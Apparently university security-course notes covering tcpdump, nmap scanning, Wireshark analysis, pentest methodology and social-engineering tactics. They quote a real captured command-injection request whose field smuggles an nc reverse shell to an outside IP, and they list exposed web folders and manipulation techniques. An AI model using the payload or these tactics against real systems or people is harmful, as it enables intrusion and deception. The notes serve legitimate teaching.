 - < Server Hello
 - < Server key exchange. Server Hello Done.
 - > Client key exchange.
 - Symmetric communication.

DNS^{11 12}

Domain Name System. Distributed hierarchical protocol.


- Domain names **and** host names to IPs.
- IPs to hostnames.
- TXT, MX, A, AAAA, etc.
- What is a domain?



- How is the resolution done?

¹¹ How DNS works: <https://howdns.works>

¹² https://en.wikipedia.org/wiki/Domain_Name_System



<https://cloudinfrastructureservices.co.uk/what-is-dns-hierarchy/>

- Let's try some!
 - Normal resolution
 - `dig test.com`
 - Reverse resolution
 - `dig -x 1.1.1.1`
 - Ask all public records
 - `dig -t any cvut.cz`
 - Ask all public records to the authoritative NS
 - `dig @ns.cvut.cz -t any cvut.cz`

IPv6

Newst IP protocol. 128 bits addresses.

- How big is 128 bits? 2^{128} ?
 - 3.4×10^{38} ipv6 is the real address space
 - 4.3×10^{26} Nanoseconds since BigBang.
 - 10 million trillion times the total sand grains on earth.
 - If a new unique IPv6 address was assigned at every picosecond (one trillionth of a second) after one trillion years there would still be lots and lots of unique IPv6 addresses.

- 1.12¹⁹ IPv4 Internets for each human (7 billion humans)
- Are you using IPv6? Are you prepared for it?

NDP

Neighbour Discovery Protocol. Only in IPv6. Designed to replace ARP from IPv4 and some ICMPv4.

It defines five ICMPv6 packet types.

Router Solicitation

Hosts inquire with Router Solicitation messages to locate routers on an attached link.

Router Advertisement

Routers advertise their presence together with various link and Internet parameters either periodically, or in response to a Router Solicitation message.

Neighbor Solicitation

Neighbor solicitations are used by nodes to determine the link-layer address of a neighbor, or to verify that a neighbor is still reachable via a cached link-layer address.

Neighbor Advertisement

Neighbor advertisements are used by nodes to respond to a Neighbor Solicitation message, or unsolicited to provide new information quickly.

Redirect

Routers may inform hosts of a better first-hop router for a destination

FINDING COMPUTERS, SCANNING AND BASIC NETWORK ANALYSIS



In this lesson, we are going to be finding new devices in the network, so it is a good idea to store all the packets sent and received in your docker's interface for later analysis.

PCAP, or it didn't happen

Basic packet capturing

1. Connect to your Docker with SSH.
2. Check which is your interface
 - a. `ifconfig`
 - b. You should see `eth0` or `eth1`.
3. Let's see some packets in the network
 - a. `tcpdump -n -so -i eth1`
 - i. `-n` → do not resolve hostnames
 - ii. `-so` → capture the full packet; do not snap the packet size
 - iii. `-i <interface>` → network interface name

4. First, let's see the packets coming and going on that interface. Be ready to press CTRL-C because you will see your own SSH traffic.
5. If you want to ignore your own SSH traffic, you can add a filter:
 - a. `tcpdump -n -so -i eth1 port ! 22`
6. This filter is **not so good** because it removes all SSH traffic, even traffic that is not yours. A better approach is to filter out your **remote IP** used to connect with SSH (not local IP).
7. You can learn your remote IP address by doing.
 - a. `w`
8. Find your IP, and the new filter is
 - a. `tcpdump -n -so -i eth1 host ! x.x.x.x`
9. Alternatively, you can do this magic to find your IP automatically (for a script, for example)
 - a. `netstat -anp | grep sshd | grep ESTA | head -n 1 | awk {'print $5'} | awk -F: {'print $1'}`
10. So, the new filter is
 - a. `tcpdump -n -so -i eth1 host ! $(netstat -anp | grep sshd | grep ESTA | head -n 1 | awk {'print $5'} | awk -F: {'print $1'})`

Storing the captured packets in a file

Goal: To Leave a tcpdump capturing and create new PCAP files per day.

1. So, what is a PCAP?
 - a. PCAP is a file format to store network packets.
 - b. Originally defined in an RFC standard [document](#).
 - c. Technically, now we use PCAP-NG, a little better. Defined [here](#).
2. Use **tmux**
 - a. What is a tmux?
 - b. Create one virtual terminal

- i. `tmux new -t capture`
 - c. Run some commands to test, like `ps`
 - d. Then go out with
 - i. `CTRL-B D`
 - e. You can connect back with
 - i. `tmux a -t capture`
 - ii. If you only have one tmux, you can do `tmux a`
3. Start the tcpdump inside a tmux
- a. `tcpdump -n -so -i eth1 -v -w /tmp/capture-%Y-%m-%d--%H:%M:%S.pcap -l -G 86400 -W 7 host ! $(netstat -anp | grep sshd | grep ESTA | head -n 1 | awk {'print $5'} | awk -F: {'print $1'})`
 - i. `-n` → do not resolve hostnames
 - ii. `-so` → capture the full packet, do not snap the packet size
 - iii. `-i <interface>` → network interface name
 - iv. `-v` → increase output verbosity (with `-w` shows captured packets)
 - v. `-w <filename>` → save capture to file (format of name specified)
 - vi. `-l` → do not buffer and send packets directly out
 - vii. `-G` → rotate the PCAP file every X amount of seconds
 - 1. 86400 is one day
 - viii. `-W` → Do not create more than X files. (We put 7 files here)
 - ix. `host ! $(bash script)`: Filter to ignore packets from the host that resulted from executing the bash code inside `$()`
4. Get out of the virtual terminal and verify that tcpdump is running in the background:
- a. `ps afx|grep tcpdump`
 - i. `ps afx` → list all the processes running
 - ii. `grep` → search for a given string
 - b. Maybe even check the file is in `/tmp`

5. From time to time, **copy** the PCAP files to your home computer with **scp** (Linux) or **pscp -scp** (Windows) if you don't want to lose them:
 - a. `scp -P <ssh-port> -r root@147.32.83.132: "/tmp/*.pcap" <your folder>`

Be careful that the PCAPs may eat all the shared server storage space! Back them up regularly to your home computer! If they grow too much, we will delete them!

Penetration Test Methodology

A real penetration test methodology differs from what we do in class. A penetration test methodology:

- Has a contract with the client.
- It can be of different types: whitebox, blackbox, on-premises, or software only.
- It has to find **all** the vulnerabilities.
- It has to give a comprehensive **report** at the end.
- Has to present the results to the client.
- It usually does **not** exploit the services. Not heavily.
- It usually does **not** try to attack other users.

A simplified network-focused penetration test methodology

This is a simplified methodology that we will follow:

1. **Document** all the penetration testing process.
 - Write down what you do and when.
2. Plan
 - Define attack ranges/domains/etc.
 - Define your **goal**: Find vulns? Get access? Exfiltrate data?
3. Recognize the attack surface
 - Which IPs, computers, and domains should you be using? This is the scope
4. Identify the infrastructure within the scope and goal:

- Find hosts, servers, routers, and computers
- 5. Identify the services to attack on the servers
 - Identify each port and its version
- 6. Find vulnerabilities in those versions
- 7. Plan the attack and attack
- 8. Gain privileges
- 9. Gain persistence
- 10. Lateral movement
- 11. Exfiltrate
- 12. Hide/finish/clean your tracks
- 13. Report the results.

During the whole class, write down what you **do**, the **results** and **screenshots** of evidence.

Keep track of all your commands, timings and outputs. It is not good to repeat commands 'later' to retrieve the results that you didn't copy. Why?

Reconnaissance is the first step. Nmap!

Reconnaissance is the process of finding out information about our target. In network security, reconnaissance involves finding hosts and then port scanning to discover devices and services.

Nmap is a free and open-source network scanner created to discover hosts and services in the network¹³. [Nmap cheat sheet](#)

How do you know that a computer is up? Using many protocols!

Nmap can use different protocols to determine if a computer is up. Nmap needs to be run as **root** or with **sudo**.

1. **ARP** (only in local net), no IP!
 - a. `nmap -sn -n -v 172.16.1.0/26`
 - i. `172.16.1.0` is the IP of your current local network

¹³ Nmap, The Network Mapper, <https://nmap.org/>. Accessed on 2023/10/12.

- ii. /26 is size of the network you want to test. (CIDR notation). 26 means use only 6 bits for the hosts, that means 64 hosts. From 0 to 63.
 - iii. -sn → Disable port scan
 - iv. -n → Do not resolve the hostnames of these IPs
 - v. -v → Be verbose level 1
2. Use all techniques that include an IP packet
 - a. `nmap -sn -n -v 172.16.1.0/26 --send-ip`
 - i. `send-ip` → force nmap to use IP and not ARP
 - b. Let's see which packets are sent. Add:
 - i. `--packet-trace`
3. UDP
 - a. `nmap -sn -PU -n -v 172.16.1.0/26 --send-ip`
 - b. What is it sending?
4. ICMP
 - a. Echo request
 - i. `nmap -sn -PE -n -v 172.16.1.0/26 --send-ip`
 - b. Address netmask request
 - i. `nmap -sn -PM -n -v 172.16.1.0/26 --send-ip`
 - c. ICMP timestamp query
 - i. `nmap -sn -PP -n -v 172.16.1.0/26 --send-ip`
5. Others:
 - a. `-PA`
6. **Pro-tip:** While Nmap is running use various keys to interact with Nmap in real-time:
 - a. `'d'` to increase the debugging
 - b. `'D'` to decrease the debugging
 - c. `'v'` to increase verbosity when it finishes

- d. 'V' to decrease it.
- 7. Find the hosts that are UP in the last 100 hosts of the network of 61.155.8.0
 - a. `nmap -sn -n -v 61.155.8.155-255`

How do you know how to interact with a server? Ports

Port: a mechanism to communicate an application with the network TCP/IP

1. States of ports!
2. Searching for them in TCP. Fast ports, top 100
 - a. `nmap -sS -n -v 147.32.82.2-30 -F`
 - i. -F: Fast, top 100
3. Searching for them in TCP. Most used top 1000 (by default)
 - a. `nmap -sS -n -v 147.32.82.2-30`
4. Question: "top" of what???
5. Searching for 1 port in TCP (horizontal port scan)
 - a. `nmap -sS -n -v 147.32.82.2-30 -p 80`
6. Searching for all of them in TCP. It can take long!
 - a. `nmap -sS -n -v 147.32.82.28 -p-`
 - b. Scanned in 1.89s
7. Searching for all of them in UDP
 - a. UDP is slow! Why?
 - b. Get it faster with -T 5 (fewer ports with -F?)¹⁴
 - c. `nmap -sU -n -v 61.155.8.152 -T5`

How do you find which service runs on each port?

A service is an application that is listening in a TCP/IP port

1. How to find the service's version

¹⁴ More on Nmap timings when scanning:
<https://nmap.org/book/man-performance.html#:~:text=Fortunately%2C%20Nmap%20offers%20a%20simpler,two%20are%20for%20IDS%20evasion>

- `nmap -sS -sV -n -v 172.16.1.2 -T 4 -F -Pn`
 - i. `-sV`: Find service version
- `nmap -sS -sV -n -v 61.155.8.152 -T 4 -F -Pn`
- 2. **Scripts** are one of Nmap's best features!
 - `nmap -sS -sV -n -v 61.155.8.152 -sC -p 1433`
 - i. `-sC`: Use default scripts
 - You can pick a script from `/usr/share/nmap/scripts/` or `/usr/local/share/nmap/scripts/`
 - i. The default scripts are
 - 1. `grep categories /usr/share/nmap/scripts/*|grep default`
 - Use scripts with:
 - i. `--script=nfs-showmount.nse`
- 3. Try to connect and interact with it manually:
 - To connect to a service, we just need to send and receive data back.
 - What data to send will depend on the protocol! Welcome to ncat!
 - **HTTP (recap from last week)**
 - i. A browser, links, wget, curl or...
 - ii. `ncat 61.155.8.218 80`
`GET / HTTP/1.1`
`Host: 1.1.1.1`
`<enter>`
`<enter>`
 - **SMTP**: send e-mails (CTU network blocks outgoing connections to port 25/TCP)
 - i. `ncat max.feld.cvut.cz 25`
 - 1. `ehlo asdfasdf.com`
 - 2. `mail from:asdf@asdf.com`
 - 3. `rcpt to:sadf@fel.cvut.cz`

4. data
5. Subject: sasdf
6. hi
7. How are you?
8. .
9. quit

- Pop3
 - i. `nc 58.224.162.34 110`
- Other services
 - i. If you know the protocol (e.g. mysql), always use its own client.
 - ii. If not, you can try to interact with neat or try nmap to find the service with `-sV`.

Nmap can do much, much more!

Nmap is a powerful tool¹⁵. Apart from what we saw, it can:

- Important! Tune the **timing** to be more or less aggressive
 - `-T` from 0 (very very slow), to 5 (insane fast). `-T3` is normal
 - **Be careful! Faster means a probability of losing packets. If you combine `-T 5` and `-sU` for UDP, you will not detect a lot of open ports.**
- Send packets by using decoy IPs.
- Relay connections through proxies.
- Fingerprint the operating system
 - `nmap -sS -O -n -v 61.155.8.155`
- **Do everything together with `-A`**
 - Service of ports, operating system, scripts, traceroute, etc.
 - `nmap -A -n -v 61.155.8.155`

¹⁵ The book about Nmap is at least 50% online for free at <https://nmap.org/book/toc.html>

- If you are in a local network and do `-sC` all, you will even sniff packets to find computers and use multicast.
- Output (not now!) in multiple formats:
 - Normal text
 - i. `-oN outputfile`
 - All
 - i. `-oA outputfile`

Fastest nmap ever?

```
time nmap -sS -Pn -n -v 61.155.8.34 -T5 --min-parallelism 200 --max-rtt-timeout 5 --max-retries 1 --max-scan-delay 0 --min-rate 10000
```

Let's analyze some real PCAP file!

Goal: To know how to analyze packets and identify whether it is an attack. To know tcpdump and Wireshark

We will use the file **training-capture-001.pcap** and analyze it both in tcpdump and Wireshark. The PCAP capture is on your containers at: `/data/training-capture-001.pcap`

Analyzing traffic with tcpdump

1. Open the packet capture with tcpdump:
 - a. `tcpdump -tttt -n -so -r /data/training-capture-001.pcap | less`
 - i. `-tttt` → print the complete datetime
 - ii. `-n` → do not resolve hostnames
 - iii. `-so` → capture the full packet, do not snap the packet size
 - iv. `-r` → read from file

- v. `less` → command line utility that displays the contents of a file or a command output, one page at a time

2. Beware of the time zone!

- a. The problem is that `tcpdump` stores packets in UTC time in the pcap file. So you always need to tell `tcpdump` in which time zone you are if you want to know what time was in your zone when the capture happened.
- b. Remember that if you don't know where the capture was done, this information is lost (not in pcapng).
- c. `TZ=CET tcpdump -tttt -n -so -r /data/training-capture-001.pcap | less`
 - i. `TZ=CET` → Change the timezone to CET
- d. This TZ change should change the timezone to **GMT+02 TODAY!** That is why we always prefer to work with UTC time.

3. Add colors to tcpdump!

- a. `tcpdump -n -so -r /data/training-capture-001.pcap -tttt | tcpdump-colorize.pl | less -R`
 - i. `tcpdump-colorize.pl` → a Perl tool to add colors to lines.
 - ii. `less -R` → Do not escape ANSI "color" sequences.
- b. `tcpdump -n -so -r /data/training-capture-001.pcap -tttt -l -A | tcpdump-colorize.pl | less -R`
 - i. `-l` → Do not buffer lines, output directly.
 - ii. `-A` → Show the content of the packets.

4. Adding numbers to packets

- a. `tcpdump --number -n -so -r /data/training-capture-001.pcap -tttt -l -A | tcpdump-colorize.pl | less -R`
 - i. `--number` → Show the packet numbers.

5. Let's analyze some packets at the beginning

- a. The goal is
 - i. To understand the protocols and packets.
 - ii. To see if this is an attack or benign capture.

b. What can you see?

6. Filters

a. Tcpdump allows you to filter packets by using keywords. They can be in any position, but they have to be all together.

b. Some tcpdump filters you may use

- i. `tcp`
- ii. `udp`
- iii. `icmp`
- iv. `not udp`
- v. `port 53`
- vi. `host 8.8.8.8`
- vii. `host 8.8.8.8 and udp`
- viii. `host 8.8.8.8 and udp and not port 53`
- ix. `\(port 80 or port 443\) and host 1.1.1.1`

1. Parenthesis must be escaped for bash as `\(and \)`

7. Example with tcpdump filters:

a. `tcpdump -tttt -n -so -r /data/training-capture-001.pcap -l -A host 8.8.8.8 and udp | tcpdump-colorize.pl | less -R`

8. [Cheat Sheet](#) of IPv6 local-link broadcast addresses

Analyzing with Wireshark

Let's use Wireshark now to see the same PCAP on your computer! If you need to download the file training-capture-001.pcap to your computer:

- <https://mega.nz/#!uaZjxYaL!Edrg2zH2jDFOeBB5S6Q1sTjLqyosneiSvodr9DrtPJA>
- <https://drive.google.com/file/d/1PPOKRgqQQoprufUqF6Z6rEw8ooOXqhpY/view?usp=sharing>
- Or scp copy from your docker
 - `scp -P <yourport> root@147.32.80.36:/data/training-capture-001.pcap .`

- Warning that last dot, it should be there.
1. Start Wireshark, and open the traffic capture training-capture-001.pcap.
 2. What is Wireshark
 3. There are three main panels in Wireshark¹⁶:
 - a. Packet List Panel, which shows a summary of each packet captured
 - b. Packet Details Panel, which shows the details of a selected packet in the packet list panel. The details show all the protocol stack from the link to the application layer.
 - c. Packet Bytes Panel, which shows the data of the selected packet.
 4. Configure the columns in Wireshark:
 - a. Right-click on any column name and go to Column Preferences.
 - b. Make sure the following column names are selected: Packet Number, Time, Source, SrcPort, Destination, DstPort, Protocol, Length, Info
 5. Identify the hosts, ports, and protocols used.
 - a. Menu Statistics > Protocol Hierarchy
 - b. Menu Statistics > Conversations
 6. Identify a connection and see its content:
 - a. Find a packet you want to analyze its connection.
 - b. Right-click and follow stream
 7. Filters¹⁷
 - a. `tcp`
 - b. `udp`
 - c. `dns`
 - d. `ip.addr == 8.8.8.8`

¹⁶ '3.3. The Main window'. https://www.wireshark.org/docs/wsug_html_chunked/ChUseMainWindowSection.html (accessed Oct. 05, 2022).

¹⁷ '6.3. Filtering Packets While Viewing'. https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html (accessed Oct. 05, 2022).

- e. `tcp and udp`
 - f. `not tcp and not ip.addr == 8.8.8.8`
 - g. `http`
 - h. `dns`
8. While filtering HTTP, Change the Time Visualization to observe periodicity
- a. Menu View > Time Display Format > Seconds since previously displayed packet
9. How to put a magic host custom column
- a. Right-click in any column name
 - b. Column Preferences
 - c. Press + to add a new column
 - d. Type: Custom
 - e. Field content¹⁸
`http.host || tls.handshake.extensions_server_name || dns.qry.name`
 - f. Read more on SNI:
<https://www.cloudflare.com/en-gb/learning/ssl/what-is-sni/>

Analyze the scan capture

If you have your own capture from last week, use it. If you don't have your capture from last week, use the capture we did, which is accessible at </data/capture-2021-09-29-forclass.pcap> (also <https://mega.nz/file/ltoG1Zia#1hZMnJLAPRQxjeQD4XnAPCoKoR3EwZnG2SdUFFoRT1g>)

Analyzing with tcpdump

We are going to be using the capture that is stored. Let's find who connected to this computer during the class last week:

1. Goal
 - a. To know which computers scanned you and how much.
 - b. To know if the Internet scanned you

¹⁸ If you have an old version of Wireshark and this filter doesn't work, try replacing the `tls` for `ssl`.

2. Before you start, how large is the capture?
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap |wc -l`
3. First analysis by hand:
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap -A | tcpdump-colorize.pl | less -R`
4. Filter out unimportant things now
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap -A not arp and not broadcast and not multicast and not port 547 and not port 68 and net 172.16.0.0/16 | tcpdump-colorize.pl | less -R`
 - i. `not ARP` so we don't see the updates (be careful if you want to see the ARP of nmap and Man in the middle attacks).
 - ii. `not broadcast` so we don't see broadcast, same with multicast.
 - iii. `port 547` is DHCP (not port 547 → filter out DHCP).
 - iv. `port 68` is bootp (not port 68 → filter out bootp).
5. Who tried to connect to you? Computers that connected to you sending SYN packets
In this older capture, the client is 172.16.1.39. In your case should be your local docker IP.
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap not broadcast and not multicast and not port 547 and not port 68 and net 172.16.0.0/16 and dst host 172.16.1.39 and "tcp[tcpflags] & tcp-syn!=0" and "tcp[tcpflags] & tcp-ack==0" | awk '{print $3}' | cut -d. -f 1,2,3,4 | sort | uniq -c | sort -rn | less`
 - i. `"tcp[tcpflags] & tcp-syn !=0"` → A filter to match only packets with SYN flags
 - ii. `"tcp[tcpflags] & tcp-ack==0"` → Do not match packets with ACK flag
 - iii. `| awk '{print $3}'` → pipe the output of tcpdump to awk to extract the 3rd column from the tcpdump text (src IP)
 - iv. `| cut -d. -f 1,2,3,4` → to forget the port number, separate the text using the 'dot' char and print only the first 4 fields
 - v. `sort` → sort the text
 - vi. `uniq -c` → count the unique lines
 - vii. `sort -rn` → sort the unique lines as numbers in reverse

- viii. `less` → paginate the output
6. How do you know that the attacks to you were successful and data was transferred?
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap not broadcast and not multicast and not port 547 and not port 68 and dst host 172.16.1.39 and "tcp[tcpflags] & (tcp-push) !=0" | awk '{print $3}' | cut -d. -f 1,2,3,4 | sort | uniq -c | sort -rn | less`
 - i. `"tcp[tcpflags] & (tcp-push) !=0"` means that the PUSH flag is set, so data was transferred

This filter has an **error**. Connections **started** by the client and that received packets with data as an **answer** will also be shown, but those are **not** started by others. Be careful. To solve this, we will use flows in the next classes.

7. How do you know if you were attacked from the internet?
 - a. `tcpdump -l -n -so -r /data/capture-2021-09-29-forclass.pcap src net ! 172.16.1.0/24 and "tcp[tcpflags] & tcp-syn!=0" and "tcp[tcpflags] & tcp-ack==0" | awk '{print $3}' | cut -d. -f 1,2,3,4 | sort | uniq -c | sort -rn | less`

Analyzing with Wireshark

1. Filter out some unimportant packets
 - a. `!(eth.dst[0] & 1) and not arp and not udp.port == 547 and not udp.port == 68`
 - i. `!` means not
 - ii. `eth.dst[0] & 1`: Filter out multicast. Multicast traffic is recognized by the least significant bit of the most significant byte of the MAC address.
 1. If 1, multicast,
 2. If 0, not.
 3. (`&` is the bit AND operation)
 4. `eth.dst[0] & 1`, means this is TRUE if both the bit of the eth header and the bit 1 are both 1.
2. How do you see only the packets trying to establish a connection in TCP? (attempts)

- a. `tcp.flags.syn == 1 && !tcp.flags.ack == 1`
 - i. `!` → Not
 - ii. Note the mix of ‘and’ and ‘&&’ so you see both ways.
- b. The rest are similar filters as tcpdump.
3. Wireshark filter for see TCP packets with the bit PUSH on, therefore with data
 - a. `tcp.flags.push == 1`
4. How many Internet hosts are connected to us?
 - a. First filter the packets
 - i. `ip.src != 172.16.1.0/24 and tcp.flags.syn == 1 && !tcp.flags.ack == 1`
 - b. Go to Menu Statistics -> Conversations
 - c. Go to ipv4
 - d. Click on Limit to Display Filter

Extra Content

Attack Question

Question: this is an example of a real attack from the Internet on a computer, what can you tell about it that recognizes it as an attack? There are at least 8

```
03:51:12.103578 IP 67.243.185.170.54299 > 192.168.1.240.22: Flags [P.], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: 147.32.82.210
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic YWRtaW46ezEyMjEzQkxLTy5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"
clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><addressType><en
um>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><content><switch>true</switch><filterTyp
e type="filterTypeMode">refuse</filterType><filterList type="list"><itemType><addressType
type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>$(nc${IFS}93.174.93
.178${IFS}31337${IFS}-e${IFS}$SHELL&&)</ip></item></filterList></content></request>
```

Tip: use <https://gchq.github.io/CyberChef/> for the base64

Solution

```
03:51:12.103578 IP 67.243.185.170.54299 > 192.168.1.240.22: Flags [P.], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: 147.32.82.210
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic YWRtaW46ezEyMjEzQzY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"
clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><addressType><en
um>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><content><switch>true</switch><filterTyp
e type="filterTypeMode">refuse</filterType><filterList type="list"><itemType><addressType
type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>$(nc${IFS}93.174.93
.178${IFS}31337${IFS}-e${IFS}$SHELL&)</ip></item></filterList></content></request>
```

Ngrep

If you just want to sniff packets for ASCII content, you can use ngrep

- `ngrep -d eth1 -q hi`
 - This will search for the string 'hi' in all the packets and print the matching ones.

Other network tools you may like

- To send any type of custom packet and options
 - `nping`

GETTING ACCESS. FROM PEOPLE TO VULNERABILITIES.



Goal: To know the basic ways of attacking another computer and to access some of them.

Attacking Others

We already found others in the network, found ports and services, and detected some behaviors in the network. The next step in the pentest methodology is to try to find vulnerabilities and get access.

This class will cover the following topics:

- How can you get into a computer?
- Types of vulnerabilities
- Social Engineering
- Analyzing the attack surface of your target and deciding how to attack
- Exploiting configuration errors in SSH
- Exploiting software vulnerabilities

How can you get into a computer?

There are limited ways you can get into a computer, all of them are considered vulnerabilities of the system.

“A vulnerability is a weakness which can be exploited by a threat actor, such as an attacker, to perform unauthorized actions within a computer system”

Vulnerability (computing), Wikipedia.

Question: If you want to attack a computer system remotely, and spend hours searching and trying different approaches. Which part of the defense’s ‘system’ are you playing against? Which part is your opponent?

The security administrators of the system, the SOC team.

Types of vulnerabilities

Configuration vulnerabilities (90% of the real attacks) E.g.:

1. Default passwords

- a. This was first publicly abused in 1988 (morris worm) and still used by Mirai botnet today in 2022.

2. Open web folders

- a. Misconfiguration of a web server where it is possible to list the files on it.

b. Real examples:

- i. <https://idlxxxxxxxxxxxxastro.gsfc.nasa.gov/ftp/pro/database/>
- ii. https://www.earthbyte.org/webdav/gmt_mirror/
- iii. <https://cyberini.com/admin/mission%20passwords/>
- iv. <https://www.focusmedia.cn/assets/admin/system/?C=N;O=D>
- v. http://jro-app.igp.gob.pe/hfdatabase/webhf/web_signalchain/data/
- vi. <https://www.tungsong.com/public/password/>

1. Use this [site](#) to open a MDB database.

3. Authorization errors inside systems

- a. Authorization errors mean that when you login, they fail to restrict what you can do.

Remote working security: Thousands of misconfigured Atlassian instances ripe for unauthorized access

Adam Bannister 03 April 2020 at 15:34 UTC
Updated: 21 April 2020 at 13:45 UTC

Social engineering vulnerabilities

1. Access to facilities
2. Clicking on a link
3. Opening a document

Software vulnerabilities

1. A bug in a program that allows unauthorized use. It can be triggered by multiple conditions.
2. Buffer Overflow/Heap Overflow/Integer Overflow/Format String Attack:
In summary, they allow external code to be executed! Code that belongs to the attacker.
3. An exploit is the tool used to take advantage of the soft vulnerability.
4. How to find if there are any vulnerabilities for the service? Once you have the version
 - a. For example search online for “OpenSSH_8.4p1 vulnerability”

Policy vulnerabilities

1. No updates
2. Passwords too weak by definition of the system
3. Force old protocols (e.g.: telnet)

Hardware vulnerabilities

1. Row Hammer (memory cells influencing each other)¹⁹
2. Side channel attacks

¹⁹ Row hammer. (2022, September 24). In Wikipedia. https://en.wikipedia.org/wiki/Row_hammer

Social Engineering (SE)

- What is social engineering?
 - It is the art of exploiting human nature, taking advantage of the target and managing to make them do something they should not do.
- Everything is about gaining trust

What is social engineering really exploiting?

- **Authority**
 - To be an authority
 - To pretend to be an authority
 - E.g. voice imitation
 - To interact on behalf of an authority.
 - To fear authority or fear consequences.
 - To fear consequences to the social engineer! (building rapport²⁰)
- **To be likable/credible**
 - To be liked or loved as social engineer
 - To be liked or loved as a target. We all want to be loved.
 - To generate rapport.
 - Flirting.
 - To have things in common.
- **Reciprocity**
 - Quid Pro Quo
 - We want to help those that help us.

²⁰ a friendly, harmonious relationship. Especially : a relationship characterized by agreement, mutual understanding, or empathy that makes communication possible or easy. [Merriam Webster](#).

- **Consistency**
 - After a commitment, people tend to force themselves to do something even if they have doubts.
 - This is why we invented oaths. To school, country, religion, etc.
 - If you just manage to make them say it, they will be closer to commit and do it.

- **Social adaptation**
 - Everybody is doing it.
 - To feel the victim is part.
 - To put yourself as you are part.
 - tailgating.
 - This is one reason why many people start with drugs and alcohol too.
 - To be 'cool'.

- **Scarcity**
 - When a good is on demand and there are not many, its value increases. Or that is what it seems.

- **To help others**
 - Helping others makes us feel better about ourselves.
 - Urgency. Urgency speeds up the process of helping.

Steps of the SE cycle

- To research
 - Who is the target, age, gender, fears, position, emails, name, friends, etc.
 - From OSINT to dumpster diving.
 - *OSINT: open source intelligence is about searching for information about someone or something using open source sources on the internet. It can be part of a social engineering attack or not.*

- A lot of information seems innocuous to people but is crucial to build a role
 - Printed pages in the trash give you the logo, written style, fonts, names, emails, hours of communication, positions, phone numbers.
 - All these things are crucial to build a credible role.
 - You know the correct names and nicknames.
 - You know what they usually call for or topics.
 - You know what it is expected from the target.
 - Generate rapport
 - Can be a gradual process. From instantaneous to weeks.
 - Perform the attack

Working tips

- Address the people that does not value information so much
 - Receptionists, people managing doors, cleaners
- Build pieces of information one by one. Get an email, then a phone, then a name, etc.
- Try to be prepared with all you may need in advance.
- Be calm, be confident. Practice with small things.
- Do not try to outsmart people that are smarter than you.
- Always have a getaway story if you are doing physical jobs.
- Making the target feel better about doing their job correctly or being good humans always pays off. Compliments.
- Sometimes the best option is just to ask what you need.

Break Assignment!²¹

Your mission, if you choose to accept it, is to go **right now**, out of this classroom, and do one of these things:

²¹ Inspiration: <https://www.youtube.com/watch?v=lc7scxvKQOo>

- Get the phone number of someone that is not a student.
- Get a selfie with someone you don't know.
- Make someone click on a link
- Take a picture in a place where you should not usually be.

Digital variants involving social engineering

- Phishing
 - Spear phishing
 - Whale phishing or whaling
- Watering hole attacks
- Rogue access points
- Evil Twin attacks
- Drive-by download
